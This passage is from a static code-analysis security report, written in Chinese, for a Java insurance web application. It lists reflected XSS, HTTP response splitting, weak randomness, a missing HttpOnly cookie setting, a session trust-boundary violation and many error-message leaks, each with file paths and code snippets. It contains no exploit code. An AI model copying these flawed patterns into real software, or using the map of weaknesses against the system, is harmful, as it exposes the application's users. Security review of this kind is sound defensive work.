TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet 方法使用較弱的演算法 nextInt
來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數，使攻擊者可以猜測正確值。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
行	61	61
物件	nextInt	nextInt

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
方法	protected void doGet(HttpServletRequest req, HttpServletResponse response)

```
....
61.          int blue = randomGenerator.nextInt(255);
```

CGI Reflected XSS All Clients

查詢路徑:
Java\Cx\Java Medium Threat\CGI Reflected XSS All Clients 版本:1

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.7 - Cross-site scripting (XSS)
OWASP Top 10 2017: A7-Cross-Site Scripting (XSS)
NIST SP 800-53: SI-15 Information Output Filtering (P0)
FISMA 2014: System And Information Integrity
OWASP Top 10 2013: A3-Cross-Site Scripting (XSS)

描述

CGI Reflected XSS All Clients\路徑 1:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=214
狀態	新的

方法incomeApportionDetal在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail01MgBn.java第133行獲取使用者輸入的""investNo""元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail01MgBn.java的133行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail01MgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail01MgBn.java
行	142	148
物件	""investNo""	println

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail01MgBn.java

方法　public void incomeApportionDetal() {

```
....
142.                investNo =
CommonUtil.safeStringAllTrim(req.getParameter("investNo"));
....
148.                     System.out.println(investNo);
```

CGI Reflected XSS All Clients\路徑 2:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=215
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosCommon/FundChooseView.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/poscommon/FundChooseViewMgBn.java的129行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosCommon/FundChooseView.xhtml	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/poscommon/FundChooseViewMgBn.java
行	18	130
物件	CxInput	println

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosCommon/FundChooseView.xhtml
方法	<!DOCTYPE html>

```
....
18.                    <p:selectOneMenu id="fundCode"
value="#{fundChooseViewMgBn.fundComp}" style="width:300px; vertical-
align: middle;">
```

▼

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/poscommon/FundChooseViewMgBn.java
方法	public void onChoose(String fundCode) {

```
....
130.            System.out.println("fundCode: " + fundCode);
```

CGI Reflected XSS All Clients\路徑 3:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=216
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosCommon/FundChooseView.xhtml**第**1**行獲取使用者輸入的**CxInput**元素。該元素的**值**於程式流程中沒有被正確地過濾**(Filter)**或驗證，並最終顯示於使用者端方法**DisplayDetails()**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/poscommon/FundChooseViewMgBn.java**的**129**行。這可能為跨站**腳本(Cross-Site-Scripting)**攻擊。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosCommon/FundChooseView.xhtml	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/poscommon/FundChooseViewMgBn.java
行	30	130
物件	CxInput	println

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosCommon/FundChooseView.xhtml
方法	<!DOCTYPE html>

```
....
30.                    <p:inputText
value="#{fundChooseViewMgBn.inputFundCode}"
converter="toUpperCaseConverter" >
```

▼

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/poscommon/FundChooseViewMgBn.java
方法	public void onChoose(String fundCode) {

```
....
130.            System.out.println("fundCode: " + fundCode);
```

CGI Reflected XSS All Clients\路徑 4:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=217
狀態	新的

方法xmlns="http://www.w3.org/1999/xhtml"**在**TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/PolicyDetail/PolicyDetail15.xhtml**第**1**行獲取使用者輸入的**CxInput**元素。該元素的**值**於程式流程中沒有被正確地過濾**(Filter)**或驗證，並最終顯示於使用者端方法**DisplayDetails()**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java**的**179**行。這可能為跨站**腳**本**(Cross-Site-Scripting)**攻擊。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/PolicyDetail/PolicyDetail15.xhtml	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java
行	11	187
物件	CxInput	printf

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/PolicyDetail/PolicyDetail15.xhtml
方法	<ui:composition xmlns="http://www.w3.org/1999/xhtml"

```
....
11.             value="#{policyDetail15MgBn.webReportId}">
```

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java
方法	public void openViewForNote(String docNo, String reportId, String type) {

```
....
187.          System.out.printf("claimCaseNo: %s\nreportId: %s\ntype: 
%s\n", docNo, reportId, type);
```

HTTP Response Splitting

查詢路徑:

Java\Cx\Java Medium Threat\HTTP Response Splitting 版本:0

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.7 - Cross-site scripting (XSS)
OWASP Top 10 2017: A1-Injection
NIST SP 800-53: SI-10 Information Input Validation (P1)
FISMA 2014: System And Information Integrity

描述

HTTP Response Splitting\路徑 1:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=225
狀態	反覆出現的問題

方法getRequestUrl在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第64行從getRequestURL元素獲得使用者輸入。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終在onInvalidSessionDetectedTGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java的第39行使用HTTP回應表頭。這可能為HTTP回應截斷(HTTP Response Splitting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java
行	65	59
物件	getRequestURL	sendRedirect

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java
方法　private String getRequestUrl(HttpServletRequest request) {

```
....
65.         StringBuffer requestURL = request.getRequestURL();
```

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java
方法　public void onInvalidSessionDetected(HttpServletRequest request, HttpServletResponse response)

```
....
59.                 response.sendRedirect(requestURI);
```

HTTP Response Splitting\路徑 2:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=226
狀態	新的

方法getRequestUrl在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第64行從getQueryString元素獲得使用者輸入。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終在onInvalidSessionDetectedTGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java的第39行使用HTTP回應表頭。這可能為HTTP回應截斷(HTTP Response Splitting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java
行	71	59
物件	getQueryString	sendRedirect

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java

方法　private String getRequestUrl(HttpServletRequest request) {

```
....
71.                 queryString =
ESAPI.encoder().encodeForURL(CommonUtil.safeString(request.getQueryStrin
g()));
```

▼

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java

方法　public void onInvalidSessionDetected(HttpServletRequest request, HttpServletResponse response)

```
....
59.                 response.sendRedirect(requestURI);
```

HttpOnlyCookies In Config

查詢路徑:

Java\Cx\Java Medium Threat\HttpOnlyCookies In Config 版本:1

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.7 - Cross-site scripting (XSS)
OWASP Top 10 2017: A7-Cross-Site Scripting (XSS)
OWASP Top 10 2013: A3-Cross-Site Scripting (XSS)

描述

HttpOnlyCookies In Config\路徑 1:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=16
狀態	新的

	來源	目的地

檔案	TGL-CSIS-Web/src/main/webapp/WEB-INF/web.xml	TGL-CSIS-Web/src/main/webapp/WEB-INF/web.xml
行	1	1
物件	CxXmlConfigClass1663213508	CxXmlConfigClass1663213508

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/WEB-INF/web.xml
方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
1.   <?xml version="1.0" encoding="UTF-8"?>
```

Trust Boundary Violation

查詢路徑:
Java\Cx\Java Medium Threat\Trust Boundary Violation 版本:2

類別

OWASP Top 10 2017: A5-Broken Access Control
NIST SP 800-53: SI-10 Information Input Validation (P1)
FISMA 2014: System And Information Integrity

描述

Trust Boundary Violation\路徑 1:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=240
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/Home/BankInputView.xhtml**第**1**行，元素**CxInput**取得使用者輸入。該元素**值**於程式流程中沒有被正確地過濾**(Filter)**或驗證，並最終存儲在伺服器端的會話**(Session)**，在**onBankChosen**行**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/home/BankInputViewMgBn.java**的第**69**行。這構成一個信任邊界衝突**(Trust Boundary Violation)**。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/Home/BankInputView.xhtml	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/home/BankInputViewMgBn.java
行	21	78
物件	CxInput	getBankCode

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/Home/BankInputView.xhtml
方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
21.   <h:body>
```

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/home/BankInputViewMgBn.java
方法	public void onBankChosen(BankBiccodeBranch bankBiccodeBranch) {

```
....
78.         session.setAttribute("owner.selectedBankCode", 
bankBiccodeBranch.getBankCode());
```

Information Exposure Through an Error Message

查詢路徑:

Java\Cx\Java Low Visibility\Information Exposure Through an Error Message 版本:1

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.5 - Improper error handling
OWASP Top 10 2013: A5-Security Misconfiguration
NIST SP 800-53: SI-11 Error Handling (P2)
OWASP Top 10 2017: A6-Security Misconfiguration
FISMA 2014: Configuration Management

描述

Information Exposure Through an Error Message\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=164
狀態	新的

方法processRequest**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java**第**65**行因元素**e**異常截取**Exception**。此**值**經程式流程最終輸出到方法**processRequest**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java**第**65**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息**(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java
行	108	109
物件	e	printStackTrace

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java
方法	private void processRequest(HttpServletRequest request, HttpServletResponse response) {

```
....
108.                                                  } catch 
(UnknownHostException e) {
109.
      e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=165
狀態	新的

方法processRequest在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java第65行因元素e異常截取Exception。此值經程式流程最終輸出到方法processRequest在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java第65行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java
行	178	179
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java

方法 private void processRequest(HttpServletRequest request, HttpServletResponse response) {

```
....
178.                } catch(Exception e) {
179.                        e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 3:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=166
狀態	新的

方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java第53行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java第53行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java
行	81	82
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java

方法 public void init() {

```
....
81.         } catch (UnknownHostException e) {
82.               e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 4:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=167
狀態	新的

方法getRequestUrl在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第64行因元素e異常截取Exception。此值經程式流程最終輸出到方法getRequestUrl在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第64行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java
行	72	73
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java

方法 private String getRequestUrl(HttpServletRequest request) {

```
....
72.         } catch (EncodingException e) {
73.               e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 5:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=168
狀態	新的

方法addExceptionMessage在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/SysExceptionMgBn.java第15行因元素ex異常截取Exception。此值經程式流程最終輸出到方法addExceptionMessage在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/SysExceptionMgBn.java第15行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/SysExceptionMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/SysExceptionMgBn.java

行	21	22
物件	ex	fatal

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/SysExceptionMgBn.java
方法　public void addExceptionMessage(String msg) {

```
....
21.          } catch (Exception ex) {
22.                logger.fatal(ex.toString());
```

Information Exposure Through an Error Message\路徑 6:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=169
狀態	新的

方法addExceptionMessage在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java第19行因元素e異常截取Exception。此值經程式流程最終輸出到方法addExceptionMessage在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java第19行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java
行	26	27
物件	e	fatal

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java
方法　public void addExceptionMessage(Exception ex) {

```
....
26.          } catch (Exception e) {
27.                logger.fatal("", e);
```

Information Exposure Through an Error Message\路徑 7:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=170
狀態	新的

方法onErrorNavigation在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java第15

行因元素e異常截取Exception。此值經程式流程最終輸出到方法onErrorNavigation在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java第15行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java
行	21	22
物件	e	fatal

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java
方法　public static void onErrorNavigation() {

```
....
21.          } catch (IOException e) {
22.                logger.fatal("", e);
```

Information Exposure Through an Error Message\路徑 8:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=171
狀態	新的

方法redirect在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java第30行因元素e異常截取Exception。此值經程式流程最終輸出到方法redirect在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java第30行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java
行	34	35
物件	e	fatal

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java
方法　public static void redirect(String url) {

```
....
34.          } catch (IOException e) {
35.                logger.fatal("", e);
```

Information Exposure Through an Error Message\路徑 9:

嚴重程度：	低風險
結果狀態：	校驗

線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=172
狀態	新的

方法logon在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java第119行因元素e異常截取Exception。此值經程式流程最終輸出到方法logon在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java第119行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java
行	243	244
物件	e	printStackTrace

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java
方法	public String logon() throws ParameterValidationException, IOException {

```
....
243.                } catch (Exception e) {
244.                        e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 10:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=173
狀態	新的

方法chgPwd在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java第502行因元素e異常截取Exception。此值經程式流程最終輸出到方法chgPwd在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java第502行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java
行	548	549
物件	e	fatal

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java
方法	public void chgPwd(){

```
....
548.                }catch(Exception e){
549.                    logger.fatal(e);
```

Information Exposure Through an Error Message\路徑 11:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=174
狀態	新的

方法search在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/CSCAppCaseMgBn.java第107行因元素e異常截取Exception。此值經程式流程最終輸出到方法search在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/CSCAppCaseMgBn.java第107行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/CSCAppCaseMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/CSCAppCaseMgBn.java
行	145	146
物件	e	printStackTrace

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/CSCAppCaseMgBn.java
方法	public void search() {

```
....
145.                } catch (Exception e) {
146.                    e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 12:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=175
狀態	新的

方法createStream在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java第101行因元素e異常截取Exception。此值經程式流程最終輸出到方法createStream在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java第101行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

行	108	109
物件	e	printStackTrace

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java
方法　private StreamedContent createStream(String posImgTempPath) {

```
....
108.                } catch (FileNotFoundException e) {
109.                        e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 13:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=176
狀態	新的

方法queryByOwnerId在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/IvrPwdNotifyApplyMgBn.java第112行因元素e異常截取Exception。此值經程式流程最終輸出到方法queryByOwnerId在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/IvrPwdNotifyApplyMgBn.java第112行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/IvrPwdNotifyApplyMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/IvrPwdNotifyApplyMgBn.java
行	275	278
物件	e	error

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/IvrPwdNotifyApplyMgBn.java
方法　public void queryByOwnerId() {

```
....
275.                        } catch (Exception e) {
....
278.                                logger.error("[" + thisProgId + "] has
Exception --> " + e.toString());
```

Information Exposure Through an Error Message\路徑 14:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=177

狀態	新的

方法queryByOwnerId在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/PwdNotifyApplyMgBn.java第115行因元素e異常截取Exception。此值經程式流程最終輸出到方法queryByOwnerId在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/PwdNotifyApplyMgBn.java第115行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/PwdNotifyApplyMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/PwdNotifyApplyMgBn.java
行	274	277
物件	e	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/PwdNotifyApplyMgBn.java
方法	public void queryByOwnerId() {

```
....
274.                    } catch (Exception e) {
....
277.                          logger.error("["+thisProgId+"] has
Exception --> " + e.toString());
```

Information Exposure Through an Error Message\路徑 15:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=178
狀態	新的

方法printBySource在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java第91行因元素ex異常截取Exception。此值經程式流程最終輸出到方法printBySource在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java第91行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java
行	100	102
物件	ex	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java

方法 public void printBySource() {

```
....
100.                    } catch (Exception ex) {
....
102.                              logger.error("["+thisProgId+"]
printBySource() has Exception --> "+ex.toString());
```

Information Exposure Through an Error Message\路徑 16:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=179
狀態	新的

方法printByPk**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java**第**114**行因元素**ex**異常截取**Exception。**此**值**經程式流程最終輸出到方法**printByPk**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java**第**114**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息**(Information Exposure Through an Error Message)。

